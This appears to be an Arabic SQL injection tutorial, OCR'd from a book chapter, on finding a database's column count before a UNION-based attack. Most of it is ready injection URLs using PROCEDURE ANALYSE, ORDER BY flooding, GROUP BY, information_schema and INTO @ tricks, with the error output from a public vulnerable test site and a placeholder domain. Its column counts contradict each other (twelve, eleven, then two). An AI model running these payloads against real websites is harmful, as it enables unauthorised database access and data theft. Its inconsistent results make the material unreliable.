الـ PROCEDURE ANALYSE : تُستخدم لِتحليل المُنتج النهائي ، وهو يُشبِه تمام الشَبه من حيث ألية العمل الإستعلام التقليدى Order+By وينقسم إلى قسمين أو جُزئين .

▬▬▬▬▬▬▬ الجزء الأول ▬▬▬▬▬▬▬


إستخدام الـ PROCEDURE ANALYSE بعد رقم المُتغير مباشرةً

news.php?id=58 PROCEDURE ANALYSE() -- -


والناتج سوف يكون كالتالي : حدوث تكرار لشئ ما داخل الصفحة كـ كلمات أو أسطر أو صور ألخ من التكرار داخل الصفحة

مثال عملي

[1] www.InjectorBoy.md/news.php?id=58




[2] www.InjectorBoy.md/news.php?id=58 PROCEDURE ANALYSE()-- -



كما نٌلاحظ بالصورة السابقة ظهر عدد من الأسطر داخل الصفحة وعددهم ثمانية أسطر , مما دل على أن العدد الكلي للأعمدة هي ثمانية , والإستغلال لذلك العدد يكون على النحو التالي :

```
[3] www.InjectorBoy.md/news.php?id=.58 union select 1,2,3,4,5,6,7,8 -- -
```



▬ ▬ ▬ ▬ ▬ ▬ ▬ الجزء الثاني ▬ ▬ ▬ ▬ ▬ ▬ ▬

إضافة القيمة LIMIT لتحصيل العدد الكلي للأعمدة بالإعتماد على مسألة الزيادة فى الترقيم تصاعدياً .

مثال توضيحي

```
testphp.vulnweb.com/artists.php?artist=1  LIMIT 0,1 PROCEDURE ANALYSE()-- -
```

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

artist:

view pictures of the artist

comment on this artist


هذه هي الصورة الكاملة للإستعلام , وعلية لتحصيل العدد الصحيح للأعمدة نقوم بالتَلاعُب بالقيمة صفر تصاعُديًا بالإستعلام LIMIT حتى يظهر خطأ يدل على قيمة الأعمدة الكلية وذلك على النحو التالي :

```
testphp.vulnweb.com/artists.php?artist=1  LIMIT 0,1 PROCEDURE ANALYSE()-- -
```
لا خطأ

```
testphp.vulnweb.com/artists.php?artist=1  LIMIT 1,1 PROCEDURE ANALYSE()-- -
```
لا خطأ


```
testphp.vulnweb.com/artists.php?artist=1  LIMIT 2,1 PROCEDURE ANALYSE()-- -
```
لا خطأ

testphp.vulnweb.com/artists.php?artist=1 LIMIT 3,1 PROCEDURE ANALYSE()-- - خطأ



ظهرت صفحة بيضاء عند الرقم ثلاثة بالإستعلام LIMIT مما دل على أن العدد الكّلي الصحيح للأعمدة هو العدد ثلاثة , وإستغلالٌة سوف يكون على النحو التالي :

testphp.vulnweb.com/artists.php?artist=.1 union select 1,2,3 -- -



☆*•.¸☆ الفصل السادس : تحصيل أعداد الأعمدة بتخمين الجدول الرئيسي ☆*•.¸☆

مُلاحظة : فى حالة إنعِدام عمل أي مسئلة من المسائل السابقة نقوم باللْجوء إلى مسألة عامة تقوم على مبدأ التخمين لتحصل الهدف , لذا يجب تخمين الجدول الرئيسي للقاعدة أولاً قبل الخوض في خِضم المسألة :

مثال توضيحي

أولاً : تخمين الجدول

سوف نقوم بتخمين الجدول الرئيسي مُستخدمين هذا الإستعلام :

```
+and+(select+1+from+table)=1
```

حيث نقُوم بتخمين الجداول مُستبدلين الكلمة table بالأسماء الخاصه بالتخمين وسوف أرفق لكُم مع الكتاب قاموس بة كِلمات التخمين التي سوف نحتاج إليها بعمليات الحقن , لذا لنْكمل عملية التخمين على هذا النحو :

```
InjectorBoy.md/news.php?id=58+and+(select+1+from+admin)=1 -- - الجدول أدمن ليس صحيح
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art


go

Browse categories

Browse artists

Error: Table 'acuart.admin' doesn't exist Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var /www/listproducts.php on line 74

```
InjectorBoy.md/news.php?id=58+and+(select+1+from+users)=1 -- - الجدول يوزر صحيح
```



تم تحصيل الجدول الرئيسي بتخمين صحيح وهو الجدول users .

ثانياً : إضافة الإستعلام التالي مباشرةً بعد قيمة المُتغير الخاص بالموقع مع إستبدال كلمة table بالجدول الذي تم تخمينُة مُسبقاً .

```
and 0 union select * from table group by 100 -- -
```

```
InjectorBoy.md/news.php?id=58 and 0 union select * from users group by 100 -- -
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories

Browse artists

Error: Unknown column '100' in 'group statement' Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

تم تحصيل خطأ دل على أن عدد الأعمدة الخاصة بالقاعدة ليست القيمة مائة , مما دل على عمل الإستعلام التقليدى group by بصورة جيدة وبدون أية مشاكل , فالنتلاعب تنازُلياً بالرقم مائة حتى نُحصِل العدد الصحيح الكُلي للأعمدة .

```
InjectorBoy.md/news.php?id=58 and 0 union select * from users group by 50 -- -
```

Error : Unknown column '50' in 'group statement'

```
InjectorBoy.md/news.php?id=58 and 0 union select * from users group by 15 -- -
```


Error : Unknown column '15' in 'group statement'

```
InjectorBoy.md/news.php?id=58 and 0 union select * from users group by 14 -- -
```

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo



The used SELECT statements have a different number of columns

تم تحصيل خطأ ولكن ليس بالصورة المُعتادة لنا , ووصفُة أن عدد الأعمدة المُستخدمة عند الرقم أربعة عشر غير صحيح , والذي يعني أن العدد الصحيح للأعمدة هو أقل من أربعة عشر أي العدد الأقل منه بالترتيب وهو الرقم ثلاثة عشر .

☆¸.•*☆ الفصل السابع : تحصيل أعداد الأعمدة بالـ Error Based بتخمين الجدول الرئيسي ☆¸.•*☆

فى الفصل السابق شاهدنا طريقة تخمين الجدول الرئيسي وهو users , فلنْتابع من بعد ذلك .

أولاً : سوف نقوم بتشفيره بالهيكس أي الجدول users من خلال الموقع التالى :

www.waraxe.us/sql-char-encoder.html

ثُم اضافتُه بعد تشفيرهٌ إلى الإستعلام التالي مكان الـ table ثمَ بعد ذلك إضافة كامل الإستعلام هذا بعد المُتغير للموقع الهدف :


```
and %28select count%28column_name%29from {f information_schema .columns} where table_name=table%29 between 10 and 10-- -
```

```
www.InjectorBoy.md/news.php?id=58 and %28select count%28column_name%29from {f information_schema .columns} where table_name=0x7573657273%29 between 100 and 100-- -
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo



حدث خطأ الصفحه ظهرت بيضاء الأن سوف نقوم بالتقليل بين الرقمين مائه مع الحرص بتكرآره كما نُلاحظ بالمسألة تالياً حتى تعمل الصفحه بصوره جيدة .

between 100 and 100-- - >> Error

between 50 and 50-- - >> Error

between 25 and 25-- - >> Error

between 15 and 15-- - >> Error

between 14 and 14-- - >> Error

between 13 and 13-- - >> Error

www.InjectorBoy.md/news.php?id=58 and %28select count%28column_name%29from {f information_schema .columns} where table_name=0x7573657273%29 between 12 and 12-- -



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo




الصفحه تعمل الأن بصورة طبيعية مما دل على ان عدد الأعمدة إثنى عشر عموداً .

[1] التقنية الأولى ☆*•.¸☆ الكشف عن العدد الكٌلي للأعمدة بأٌسلوب الإغراق ☆¸.•*☆

يعتمد هذا الأٌسلوب على إغراق قاعدة البيانات بقيم كثيرة , لنقوم بإجبارها على الرد في صورة خطأ والإفصاح عن العدد الكٌلي للأعمدة .

```
- .1Order By
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99--+-
```

```
testphp.vulnweb.com/listproducts.php?cat=1- .1Order By
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99--+-
```



النتيجة : العدد إثنى عشر غير موجود وهذا يعني أن العدد الكٌلي للأعمدة أقل من الرقم الناتج بهذا الخطأ أي إحدى عشر عموداً .

[2] التقنية الثانية ☆*•.¸☆ الكشف عن العدد الكْلي للأعمدة بأْسلوب الفيض المْتعدد ☆¸.•*☆

يعتمد هذا الأْسلوب على إجبار القاعد بالضغط عليها لتْخبرنا أن العدد المْستخدم حاليا غير صحيح , لنقوم بالبدأ من إضافة رمز واحد والزيادة تصاعْدياً حتى نصل للعد الصحيح للأعمدة .

```
- .1INTO
@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,
@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,
@,@,@,@,@,@,@,@,@,@ ;%00
```

```
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO
@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,
@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,@,
@,@,@,@,@,@,@,@,@,@ ;%00
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go
Browse categories
Browse artists

Error: The used SELECT statements have a different number of columns
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

كما نْلاحظ بالصورة أعلاه قبلت القاعدة الإستعلام و قامت بالرد علينا بعدم وجود هذا الكم الكبير من الأعمدة لذا سوف نقوم بهذا المسألة واحدة تلو الأْخر كالتالي :

```
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@,@,@,@,@;%00
testphp.vulnweb.com/listproducts.php?cat=1- .1INTO @,@,@,@,@,@,@,@,@,@;%00
```



♫ حدث خطأ عادي عند العدد الرمزي إحدى عشر , فدل ذلك على أن العدد الكّلي للأعمدة هي إحدى عشر عموداً ♫

[3] التقنية الثالثة المْتقدِمة ☆*•.¸☆ النمط الإغلاقي Style closure ☆¸.•*☆

تعتمد هذه التقنية على تجاوز الإستعلامات المْتعددة الـ multiple queries بإستخدام تقنية النمط الإغلاقي المْركب عليه متغير موازي , لنْتابع خطوات هذه التقنية الجديدة :

أولا : نْغلق رقم المْتغير بالقيمة ;%00! أو الرمز -- -%

[1] www.InjectorBoy.GHT?id=1;%00!

ثانياً : نْضيف مسافة بعد الإغلاق ثْم نْضيف رمز الكومة

[2] www.InjectorBoy.GHT?id=1;%00! '

ثالثاً : نْضيف مسافة بعد الرمز كومة ثْم نْضيف مْتغير موازي يْساوي القيمة or 0


[3] www.InjectorBoy.GHT?id=1;%00! ' or 0

رابعاً : نْضيف مسافة بعد المْتغير الموازي ثْم نضع الإستعلام order by

[4] www.InjectorBoy.GHT?id=1;%00! ' or 0 order by 100

خامساً : نْضيف للرقم مائة المْرتبطة بالإستعلام order by ذات الإغلاق المْستخدمة في بداية الأمر أي ;%00!

[5] www.InjectorBoy.GHT?id=1;%00! ' or 0 order by 100;%00!



وبذلك نكون إنتهينا من عرض أساليب وتقنيات تحصيل الأعداد الكْلية للأعمدة .

فالنْكمل الأن الحقن خاصّتَنا من حيثْ إنتهينا سابقاً حيثْ عرِفنا أن العدد الكْلي للأعمدة هْم إثنين .

إستكمال عملية الحقن : إستخدامٍ أُسلوب الـ Union Based

